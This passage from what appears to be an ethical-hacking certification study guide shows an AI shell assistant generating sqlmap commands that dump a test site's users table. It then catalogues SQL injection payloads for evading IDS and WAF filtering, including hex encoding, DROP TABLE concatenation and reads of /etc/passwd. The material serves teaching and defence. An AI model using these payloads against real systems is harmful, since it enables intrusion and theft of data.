
- **Prompt:** "Check for UNION-based SQL injection on the target URL http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate tables in the acuart database."

Generated Output: This command conducts a similar attack but focuses on enumerating tables within the acuart database after detecting the SQL injection vulnerability. Additionally, the --risk=3 and --level=5 flags are used to ensure a more thorough scan.



```
┌─[root@parrot]─[/home/attacker]
└──╼ #sgpt --shell "Check for UNION based SQL injection on target url with parameter as http://testph
p.vulnweb.com/listproducts.php/cat=1 and enumerate the tables in acuart database "
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --risk=3 --level=5 --technique=U --dbs
&& sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --risk=3 --level=5 --technique=U -D
acuart --tables
[E]xecute, [D]escribe, [A]bort: E
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:07:22 /2024-03-17/

[07:07:22] [INFO] resuming back-end DBMS 'mysql'
[07:07:22] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: UNION query
```

Figure 15-40: UNION-Based SQL Injection Query – Example 2




```
---
[07:07:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL 8
[07:07:23] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[07:07:23] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.v
ulnweb.com'
[07:07:23] [WARNING] your sqlmap version is outdated

[*] ending @ 07:07:23 /2024-03-17/
```

Figure 15-41: UNION-Based SQL Injection Query Output– Example 2

Example #3:


- **Prompt:** "Check for UNION-based SQL injection on the target URL http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate the users table in the acuart database."

Generated Output: This command extends the attack by specifically enumerating the users table within the acuart database and dumping the data after exploiting the SQL injection vulnerability.



```
┌─[root@parrot]─[/home/attacker]
└──╼ #sgpt --shell "Check for UNION based SQL injection on target url with parameter as http://testph
p.vulnweb.com/listproducts.php/cat=1 and enumerate users table in acuart database "
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --risk=3 --level=5 --technique=U --dbs
&& sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart --tables && sqlmap -u "htt
p://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --columns && sqlmap -u "http://tes
tphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --dump
[E]xecute, [D]escribe, [A]bort: E
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:07:58 /2024-03-17/

[07:07:58] [INFO] resuming back-end DBMS 'mysql'
[07:07:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
```

Figure 15-42: UNION-Based SQL Injection Query – Example 3



```
[07:08:45] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[07:08:45] [INFO] starting 8 processes
[07:08:52] [WARNING] no clear password(s) found
Database: acuart
Table: users
[1 entry]
+------------------+-----------------------------------+-------+------+-----------------------------
-------------------------+---------------+-------+---------+
| cc               | cart                              | name  | pass | email
                         | phone         | uname | address |
+------------------+-----------------------------------+-------+------+-----------------------------
-------------------------+---------------+-------+---------+
| 4521653781873626 | 0c050378b44a064a3e18bac3421da408 | M.J.S | test | http://169.254.169.254/latest/
meta-data/public-hostname | 0096892974349 | test  | oman    |
+------------------+-----------------------------------+-------+------+-----------------------------
-------------------------+---------------+-------+---------+

[07:08:52] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.v
ulnweb.com/dump/acuart/users.csv'
[07:08:52] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.v
ulnweb.com'
[07:08:52] [WARNING] your sqlmap version is outdated

[*] ending @ 07:08:52 /2024-03-17/
```

Figure 15-43: UNION-Based SQL Injection Query Output– Example 3

These examples show how attackers can automate UNION-based SQL injection attacks using sqlmap with the assistance of AI technologies, which may lead to unauthorized access to sensitive information on vulnerable web applications.

EXAM TIP: Familiarize yourself with the SQL injection methodology by understanding each step involved in executing successful attacks. Understand how attackers use tools like SQLMap to automate SQL Injection.

Evasion Techniques

Firewalls and Intrusion Detection Systems (IDS) identify SQL injection attempts using predefined signatures. However, even with these security measures in place, attackers employ evasion techniques to bypass detection. These techniques include hex encoding, altering white spaces, using in-line comments, employing complex patterns, character encoding, and more. This section will explore these methods in detail.

Evading IDS

An Intrusion Detection System (IDS) is deployed within a network to identify malicious activities, typically relying on either signature-based or anomaly-based detection models. To detect SQL injection, an IDS sensor is positioned at the database server to monitor SQL statements. However, attackers employ evasion techniques to disguise input strings, making them difficult for signature-based systems to detect. A signature is a regular expression that defines a known attack pattern, and signature-based IDS relies on a database of such patterns to identify threats. During runtime, the system analyzes input strings against this database, triggering an alarm if a match is found. This issue is more prevalent in Network-Based IDS (NIDS) and signature-based NIDS. As a result, attackers attempt to bypass these systems using various evasion techniques, such as encoding methods, fragmenting packet input, altering expressions while maintaining their functionality, and manipulating white spaces.




Figure 15-44: Evading IDS

Types of Signature Evasion Techniques

Various signature evasion techniques are outlined below:

- **In-line Comment:** Inserts in-line comments between SQL keywords to obscure input strings
- **Char Encoding:** Utilizes the built-in CHAR function to represent characters
- **String Concatenation:** Combines text fragments using database-specific instructions to form SQL keywords
- **Obfuscated Code:** Modifies SQL statements to make them difficult to interpret
- **Manipulating White Spaces:** Inserts spaces between SQL keywords to evade detection
- **Hex Encoding:** Represents SQL query strings using hexadecimal values
- **Sophisticated Matches:** Uses alternative expressions, such as variations of "OR 1=1"
- **URL Encoding:** Conceals input strings by prefixing each code point with a percent sign (%)
- **Null Byte:** Uses the null byte (%00) character before a string to bypass detection mechanisms
- **Case Variation:** Mixes upper and lowercase letters to obfuscate SQL statements
- **Declare Variables:** Passes specially crafted SQL statements through declared variables to avoid detection
- **IP Fragmentation:** Splits attack payloads into packet fragments, making them harder to detect
- **Variations:** Uses WHERE clauses that always evaluate as "true" to manipulate conditions in mathematical or string comparisons

Evasion Technique: In-Line Comment

An evasion technique proves effective when signature filters remove white spaces from input strings. In this method, attackers obscure their input using in-line comments, which result in SQL statements that appear syntactically incorrect but remain valid, allowing them to bypass various input filters. In-line comments enable attackers to construct SQL statements without using white spaces. For instance, the /* ... */ syntax is commonly used in SQL for multi-line comments.

Example:

```
/**/UNION/**/SELECT/**/password/**/FROM/**/Users/**/WHERE/**/username/
**/LIKE/**/'admin'--
```

Attackers can also insert in-line comments within SQL keywords:

```
/**/UN/**/ION/**/SEL/**/ECT/**/password/**/FR/**/OM/**/Users/**/WHE/**
/RE/**/username/**/LIKE/**/'admin'--
```

Evasion Technique: Char Encoding

The char() function allows attackers to encode common injection variables within input strings, helping them evade detection by network security signatures. This function converts hexadecimal and decimal values into characters, enabling the input to pass through SQL engine parsing undetected. In MySQL, char() can be used for SQL injection without requiring double quotes.

Examples:

- **Loading files in unions** (string = "/etc/passwd"):

```
'                    union                    select                    1,
(load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
```

- **Injection without quotes** (string = "%"):

```
' or username like char(37);
```

- **Injection without quotes** (string = "root"):

```
' union select * from users where login = char(114,111,111,116);
```

- **Checking for existing files** (string = "n.ext"):

```
'and 1=(if((load_file(char(110,46,101,120,116))<>char(39,39)),1,0));
```

Evasion Technique: String Concatenation

This technique involves splitting a single string into multiple parts and then reassembling them at the SQL level using concatenation. The SQL engine processes these fragments to reconstruct the original string. Attackers leverage this method to break recognizable keywords, helping them evade intrusion detection systems. Since concatenation syntax differs across databases, signature-based detection struggles to identify such manipulations. Traditional signature verification is ineffective in these cases, as it only compares entire strings on both sides of the = sign.

In SQL Server, the + sign is used for concatenation, while in Oracle, the || operator serves the same purpose. For example:

```
OR 'Simple' = 'Sim'+'ple'
```

Attackers can also manipulate execution commands to concatenate text within a database server, bypassing signature detection.

Examples:

- **Oracle:**

```
'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
```

- **MSSQL:**

```
'; EXEC ('DRO' + 'P T' + 'AB' + 'LE')
```

- **MySQL:**

```
'; EXECUTE CONCAT('INSE','RT US','ER')
```

Instead of using parameterized queries, attackers compose SQL statements by dynamically assembling strings, making detection more challenging.

Evasion Technique: Obfuscated Code

There are two primary techniques used to obfuscate a malicious SQL query to evade detection by an IDS:

1. Wrapping

Attackers use a wrapping utility to disguise malicious SQL queries before sending them to the database. Since the obfuscated query does not match predefined IDS signatures, it bypasses detection and is allowed through the system.

2. SQL String Obfuscation

This method involves modifying SQL strings to make them unrecognizable by IDS signatures. Techniques include:

- Concatenating SQL strings
- Encrypting or hashing the strings
- Decrypting them at runtime

These methods allow attackers to craft SQL queries that do not match IDS signature patterns, helping them bypass security mechanisms.

Examples of Obfuscated Code for the String "qwerty"

```
Reverse(concat(if(1,char(121),2),0x74,right(left(0x567210,2),1),lower(
mid('TEST',2,1)),replace(0x7074,'pt','w'),char(instr(123321,33)+110)))

Concat(unhex(left(crc32(31337),3)-400),unhex(ceil(atan(1)*100-
2)),unhex(round(log(2)*100)-
4),char(114),char(right(cot(31337),2)+54),char(pow(11,2)))
```

Bypassing Signature-Based Detection

- The original query, which matches an application signature:

```
/?id=1+union+(select+1,2+from+test.users)
```

- Attackers can modify this query to bypass IDS detection:

```
/?id=(1)unIon(selEct(1),mid(hash,1,32)from(test.users))

/?id=1+union+(sELect'1',concat(login,hash)from+test.users)
```

```
/?id=(1)union(((((((select(1),hex(hash)from(test.users))))))))
```

By altering capitalization, adding unnecessary parentheses, or changing function calls, attackers successfully evade signature-based IDS detection.

Evasion Technique: Manipulating White Spaces

Modern signature-based SQL injection detection engines can identify attacks that involve variations in white space usage and encoding around malicious SQL code. However, they often fail to detect the same payload when spaces are removed entirely.

White Space Manipulation Technique

This method obscures input strings by either adding or removing white spaces between SQL keywords, strings, or numerical values without affecting the execution of SQL statements. Attackers use special characters such as tabs, carriage returns, or line feeds to insert spaces, making SQL queries undetectable by traditional signature-based detection systems.

For instance, the signature for "UNION SELECT" differs from "UNIONSELECT", even though both execute the same way. Similarly, some SQL databases process statements without spaces without any issues, such as:

```
'OR'1'='1'
```

Despite having no spaces, the query remains valid and executes successfully.

Evasion Technique: Hex Encoding

Hex encoding is a method used to disguise SQL queries by converting strings into their hexadecimal representations. Attackers leverage this technique to bypass security measures, as many Intrusion Detection Systems (IDS) do not recognize hex-encoded queries. By encoding SQL commands in hexadecimal, attackers can craft malicious inputs that remain undetected by traditional signature-based security mechanisms.

Hex encoding allows for numerous ways to obscure a URL. For example, the word "SELECT" can be represented in hexadecimal as 0x73656c656374, which is unlikely to be detected by security filters.

Examples of Hex Encoding in SQL Injection:

1. **Defining a Variable and Executing a Hex-Encoded Query:**

```
; declare @x varchar(80);
set @x = 0x73656c656374
20404076657273696f6e;
EXEC (@x)
```

(No single quotes are used in this statement.)

2. **String-to-Hex Encoding Examples:**

- Retrieve SQL Server Version:

```
SELECT @@version = 0x73656c656374204 04076657273696f6e
```

- o Drop a Table:

```
DROP Table CreditCard = 0x44524f50205461626c652043726564697443617264
```

- o Insert User Credentials:

```
INSERT into USERS (‘certifiedhacker', 'qwerty') = 0x494e5345525420696e74
6f2055534552532028274a7 5676779426f79272c202771 77657274792729
```

This technique allows attackers to disguise SQL injection payloads in a way that avoids detection while still executing the intended SQL commands.

Evasion Technique: Sophisticated Matches

Signature-based security measures are effective at detecting common SQL injection patterns, such as "OR 1=1". These signatures rely on regular expressions to identify multiple variations of classical injection attempts. However, attackers can use subtle modifications to bypass these signatures.

Alternative Expressions for "OR 1=1"

Instead of using the direct "OR 1=1" injection, attackers employ alternative expressions with slight variations to evade detection and manipulate authentication mechanisms. Examples include:

- Replacing "OR 1=1" with "OR 'john'='john'", which still evaluates as true
- Modifying the string further, such as "OR 'john'=N'john'", to trick advanced security systems
- Using concatenation or wildcard operators to create equivalent expressions that evade signature-based detection

Common SQL Injection Characters Used for Evasion:

- `' or "` → String delimiters
- `-- or #` → Single-line comment indicators
- `/* ... */` → Multi-line comment syntax
- `+` → Used for addition or string concatenation (or space in URLs)
- `||` → Concatenation operator (in some databases)
- `%` → Wildcard for pattern matching
- `?Param1=foo&Param2=bar` → URL parameters
- `PRINT` → Executes non-transactional commands
- `@variable` → Local variable reference
- `@@variable` → Global variable reference
- `waitfor delay '0:0:10'` → Time delay for delaying SQL execution

Examples of Signature Bypassing Variations:

- `' OR 'john' = 'john'`
- `' OR 'microsoft' = 'micro' + 'soft'`
- `' OR 'movies' = N'movies'`
- `' OR 'software' LIKE 'soft%'`

- `' OR 7 > 1`
- `' OR 'best' > 'b'`
- `' OR 'whatever' IN ('whatever')`
- `' OR 5 BETWEEN 1 AND 7`

By slightly altering the structure of SQL injection payloads, attackers can successfully bypass signature-based detection mechanisms, making it crucial for security systems to employ advanced threat detection techniques beyond pattern matching.

Evasion Technique: URL Encoding

URL encoding is a method used to evade input filters and disguise an SQL query during injection attacks. This technique involves converting characters into their ASCII hexadecimal values and preceding each code with a percent sign (%). For instance, the ASCII code for a single quotation mark is 0x27, so it is represented as %27 in URL encoding. Attackers can use this method to bypass filters as follows:

- Normal query:

```
' UNION SELECT Password FROM Users_Data WHERE name='Admin'--
```

- After URL encoding:

```
%27%20UNION%20SELECT%20Password%20FROM%20Users_Data%20WHERE%20name%3D%
27Admin%27%E2%80%94
```

In cases where basic URL encoding is ineffective, attackers can use double URL encoding to bypass filters. The URL-encoded representation of a single quotation mark is %27. When double URL encoding is applied, it becomes %2527 (since % is URL-encoded as %25). For example:

- Normal query:

```
' UNION SELECT Password FROM Users_Data WHERE name='Admin'--
```

- After URL encoding:

```
%27%20UNION%20SELECT%20Password%20FROM%20Users_Data%20WHERE%20name%3D%
27Admin%27%E2%80%94
```

- After double URL encoding:

```
%2527%2520UNION%2520SELECT%2520Password%2520FROM%2520Users_Data%2520WH
ERE%2520name%253D%2527Admin%2527%25E2%2580%2594
```

Evasion Technique: Null Byte

An attacker can exploit a null byte (%00) character before a string to circumvent detection systems. Web applications often use high-level languages like PHP and ASP combined with C/C++ functions. In C/C++, the NULL character is used to terminate strings, leading to a NULL byte injection attack when these different coding environments interact. For instance, to extract a password from a database, the attacker might use the following SQL query:

```
' UNION SELECT Password FROM Users WHERE UserName='admin'--
```

Suppose the server is protected by a Web Application Firewall (WAF) or Intrusion Detection System (IDS). In that case, the attacker can insert NULL bytes into the query to bypass detection, like so:

```
%00' UNION SELECT Password FROM Users WHERE UserName='admin'--
```

By using this method, the attacker can successfully bypass the IDS and retrieve the admin account's password.

Evasion Technique: Case Variation

By default, most database servers treat SQL queries as case-insensitive. Due to the case-insensitive nature of regular expression signatures in security filters, attackers can manipulate the case of letters in their attack vectors to avoid detection. For example, if a filter is designed to detect queries like:

```
union select user_id, password from admin where user_name='admin'--

UNION SELECT USER_ID, PASSWORD FROM ADMIN WHERE USER_NAME='ADMIN'--
```

An attacker can bypass this filter by altering the case, using a query such as:

```
UnIoN sEleCt UsEr_iD, PaSSwOrd fROm aDmiN wHeRe UseR_NamE='AdMIn'--
```

Evasion Technique: Declare Variables

During web sessions, an attacker closely monitors the queries exchanged to identify key data from the database. By analyzing these queries, the attacker can find a variable suitable for passing a series of crafted SQL statements. This results in a complex injection that can bypass signature-based detection mechanisms.

For instance, an attacker might use an SQL injection like:

```
UNION Select Password
```

The attacker can redefine this query within a variable, “sqlvar,” as follows:

```
; declare @sqlvar nvarchar(70); set @sqlvar = (N'UNI' + N'ON' + N'
SELECT' + N'Password'); EXEC(@sqlvar)
```

Executing this query allows the attacker to bypass the IDS and retrieve all passwords stored in the database.

Evasion Technique: IP Fragmentation

An attacker deliberately divides an IP packet into smaller fragments and sends them separately to avoid detection by an IDS or WAF. For an IDS or WAF to identify an attack, it must first reassemble the fragmented packets. Since each packet is processed individually, it is typically difficult to match the attack string with a signature. The attacker can further alter these fragments to make reassembly more challenging and hinder the detection of the malicious payload. Some techniques used to bypass signature mechanisms with IP fragments include:

- Pausing between sending attack segments, hoping the IDS will time out before the target computer does
- Sending the fragments in reverse order
- Sending all fragments in order, except the first one, which is sent last
- Sending all fragments in order, except the last one, which is sent first
- Sending the packets in a random or unordered sequence

Evasion Technique: Variation

Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as "' or '1'='1'" in any basic injection statement such as "or 1=1" or with other accepted SQL comments. The SQL interprets this as a comparison between two strings or characters instead of two numeric values. As the evaluation of two strings yields a true statement, similarly, the evaluation of two numeric values yields a true statement, thus rendering the evaluation of the complete query unaffected. It is also possible to write many other signatures; thus, there are infinite possibilities of variation as well. The main aim of the attacker is to have a WHERE statement that is always evaluated as "true" so that any mathematical or string comparison can be used, where the SQL can perform the same.

For example, the following queries will return identical result sets:

```
SELECT * FROM accounts WHERE userName = 'Bob' OR 1=1 --

SELECT * FROM accounts WHERE userName = 'Bob' OR 2=2 --

SELECT * FROM accounts WHERE userName = 'Bob' OR 1+1=2 --

SELECT * FROM accounts WHERE userName = 'Bob' OR ″evade″=″ev″+″ade″ --
```

EXAM TIP: Understand techniques like case manipulation, alternate encodings (hex, Unicode), and whitespace variations.

SQL Injection Countermeasures

Earlier sections covered the seriousness of SQL injection attacks, the different methods used, tools for executing SQL injections, and techniques for bypassing IDS/firewall signatures, focusing on offensive strategies attackers might use. This section shifts the focus to defensive measures against SQL injection attacks, outlining countermeasures to safeguard web applications.

How to Defend Against SQL Injection Attacks

